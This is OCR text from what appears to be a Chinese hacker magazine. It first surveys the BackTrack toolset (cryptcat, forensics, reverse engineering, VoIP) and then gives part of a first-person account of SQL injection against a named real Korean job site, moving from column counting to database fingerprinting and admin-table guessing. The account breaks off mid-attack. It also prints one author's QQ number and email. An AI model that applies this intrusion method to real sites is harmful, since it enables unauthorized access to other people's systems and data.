


图12

Maintaining Access

Maintaining Access分类中提供了加密的网络连接工具，菜单中还有Rootkit、backdoor等分类，但是其中还没有工具，估计在Final版中会添加进去这些工具。

NC（Netcat）大家都用过吧？我们在使用NC的时候所传输的数据是不加密的，这就不能保证通信的安全性，会被sniffer嗅探到，所以需要一个更强大的工具。cryptcat就是为了达到这个目的而诞生的，它采用了twofish算法加密，可以保证数据传输的安全性，是一个替代NC的好东东！此外还有好多NC的变种，如socat、sbd、ncat等。

数字取证

"数字取证不过是简单地将计算机调查和分析技术应用于对潜在的、有法律效力的证据的确定与获取上！"这是某专家给数字取证下的定义。

数字取证分类包含4个小项：反取证、数据恢复、取证分析、Image Acquiring。这一套工具主要针对的是安全部门审查犯罪分子的计算机，用于获取电子证据。

逆向工程

逆向工程包含4款重量级的工具，分别为Ecans Debugger、OllyDbg、GDB GUN Debugger和IDA pro Free。这些就不多说了，大家比我都清楚。

VOIP（网络电话分析）

VOIP是Voice over Internet Protocol的缩写，指的是将模拟的声音信号经过压缩与封包之后，以数据封包的形式在IP 网络的环境进行语音信号的传输。通俗来说就是互联网电话、网络电话或者简称IP电话的意思。Backtrack中包含了一个专门针对VOIP分析的工具集，因为对VOIP没有研究，就不多说了，有兴趣的可以自己看看。


杂七杂八

杂七杂八中包含了一些常用的小工具，比如MAC地址修改、内存监视、Vista登录密码破解，等等。

以上就是Backtrack中集成的所有12个大类的入侵检测工具。http://sectools.org/这个地址中包含的安全工具，backtrack几乎囊括了，它不失为世界上最强的入侵检测工具平台。不仅如此，它还集成了10多个服务，比如Apache、Mysql、Snort、VNC等，还有wine来支持Windows平台上的工具，真是无敌了！

里面包含了很多我觉得比较先进的东西，国内的入侵检测很多还是基于Windows平台下的，但感觉好像没有一个Windows入侵检测平台可以和Backtrack这样的集成平台一比高下，所以它还是很有研究价值的。国内针对Linux下安全检测的起步比较晚，很多技术不如国外，这就需要我们静下心来做技术！希望有这样志向的，对Linux或者backtrack有过了解的人联系我，我的黑防ID是icesoso，QQ号是250167028，邮箱是ice.soso@yahoo.com.cn，一起学习，一起进步！

前置知识:Linux
关键词: 渗透、注入、提权



巧妙渗透：从注入点直接到root

文/图 arctan0

韩国网站美术确实做得不错，这个网站就吸引了我。网站性质为在线招聘，类似于国内的中华英才网和51job，在熟悉网站架构和应用逻辑的同时，我粗略浏览了一下网站内容。点着点着，不一会儿就发现了一个注入点，为字符型的，用order by猜出字段数为43后，开始尝试获取内容，如图1 所示。




图 1

发现"3 "和"4 "两处可以显示内容，那么把"3"替换为user()，把"4"替换为version()后回车，结果如图2 所示。




图 2

MYSQL的版本为4.0.22，有点繁琐了，没有information_schema这个库，无法直接跑数据，只能手工猜解了。

再把"4"替换为database()后，看到了当前数据库为jobcruit，如图3所示。




图 3

非root用户并不代表一定不能load_file或者导出一个webshell，我们来看看当前用户是否具有file权限，如图4 所示。很遗憾，没有file权限，同时还发现magic_quotes_gpc为on。




图 4

目前的处境只能猜解数据进后台，然后想办法获取WebShell。先来看看是否存在admin表，如图5 所示。




图 5

可惜不存在，我又试了几个常见的，比如admin_info、admin_user等表，都不存在。此刻有些郁闷了，于是又回到网站上浏览目录，也没什么发现。转向Google，搜索"site:jobcruit.co.kr"后，返回400多项结果，不多。很快便发现了一个有趣的目录 rankup_module，很可能是某个名为rankup的系统，那表名的前缀也极有可能就是rankup，于是我再次猜测，如图6所示。




图6

结果存在，很好！那么再看看admin吧，如图7所示。

